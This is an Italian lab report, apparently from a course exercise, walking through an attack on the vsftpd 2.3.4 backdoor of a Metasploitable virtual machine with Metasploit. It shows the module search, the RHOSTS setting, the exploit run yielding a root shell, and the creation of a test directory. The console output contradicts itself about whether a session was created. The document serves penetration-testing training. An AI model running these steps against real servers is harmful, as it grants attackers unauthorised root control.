REPORT S7/L1


1. Introduzione e Obiettivo

L'obiettivo dell'attività odierna è stato condurre una sessione di hacking etico mirata al servizio **vsftpd** in esecuzione su una macchina virtuale **Metasploitable**. Come da traccia, l'esercizio richiedeva lo sfruttamento di una vulnerabilità nota per ottenere l'accesso remoto al sistema.

2. Configurazione dell'Ambiente di Test


Prima di avviare l'attacco, ho preparato l'ambiente di rete.

- **Target (Vittima):** Macchina Virtuale Metasploitable.
- **Configurazione IP:** Ho modificato e verificato che l'indirizzo IP della macchina vittima fosse **192.168.1.149/24**, come espressamente richiesto dalle specifiche dell'attività.




```
msfadmin@metasploitable:/etc/network$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2d:41:d6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe2d:41d6/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:/etc/network$ _
```


- **Verifica connettività:** ho effettuato un ping per assicurarmi che le 2 macchine potessero comunicare tra loro.



3. Svolgimento dell'Attacco (Walkthrough)

Fase 1: Ricognizione e Selezione dell'Exploit

Ho avviato la console di Metasploit (**msfconsole**) per cercare vulnerabilità note relative al servizio FTP target. Utilizzando il comando: **search vsftpd**



Ho identificato il modulo **exploit/unix/ftp/vsftpd_234_backdoor**. Questa scelta è basata sulla nota vulnerabilità "Backdoor Command Execution" presente nella versione 2.3.4 di vsftpd, che permette l'apertura di una shell non autorizzata.

Fase 2: Configurazione del Modulo

Ho caricato il modulo selezionato e configurato i parametri necessari per dirigere l'attacco verso l'IP assegnato:

1. Selezione dell'exploit: **use 1**

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni,
                                       socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

2. Impostazione del bersaglio (**Target IP**): **set RHOSTS 192.168.1.149**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni,
                                       socks4, socks5, socks5h, http
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fase 3: Esecuzione (Exploitation)

Una volta verificati i parametri con **show options**, ho lanciato l'attacco con il comando: **exploit**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.27:38375 → 192.168.1.149:6200) at 2026-01-19 16:21:12 +0100
[*] Exploit completed, but no session was created.
```

Esito: Il framework ha rilevato il banner del servizio vulnerabile (**vsFTPd 2.3.4**), ha attivato la backdoor e ha aperto con successo una sessione di comando ("Command shell session 1 opened"). Il sistema mi ha confermato l'acquisizione dei privilegi massimi restituendo l'identificativo utente: **UID: uid=0(root)**

Fase 4: Post-Exploitation e Raggiungimento dell'Obiettivo

Avendo ottenuto una shell di root ma in background, ho interagito con la sessione attiva (**sessions -1**) per operare direttamente sul sistema vittima.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.27:38375 → 192.168.1.149:6200 (192.168.1.149)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -1
[*] Starting interaction with 1...
```

Per completare la traccia dell'esercizio, che richiedeva la creazione di una cartella specifica nella root directory:

1. Mi sono accertato di essere nella directory root: **pwd**
2. Ho creato la directory richiesta con il comando:
   mkdir test_metasploit

Infine, ho verificato la presenza della cartella tramite il comando **ls**, confermando il successo dell'operazione.

```
pwd
/
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

4. Conclusione

L'attività ha dimostrato come una vulnerabilità critica di tipo "Supply Chain" (backdoor nel codice sorgente) permetta a un attaccante di ottenere il controllo totale (root) di un server in pochi secondi. L'esercizio è stato completato con successo rispettando tutti i vincoli di indirizzamento IP e le azioni richieste sulla macchina target.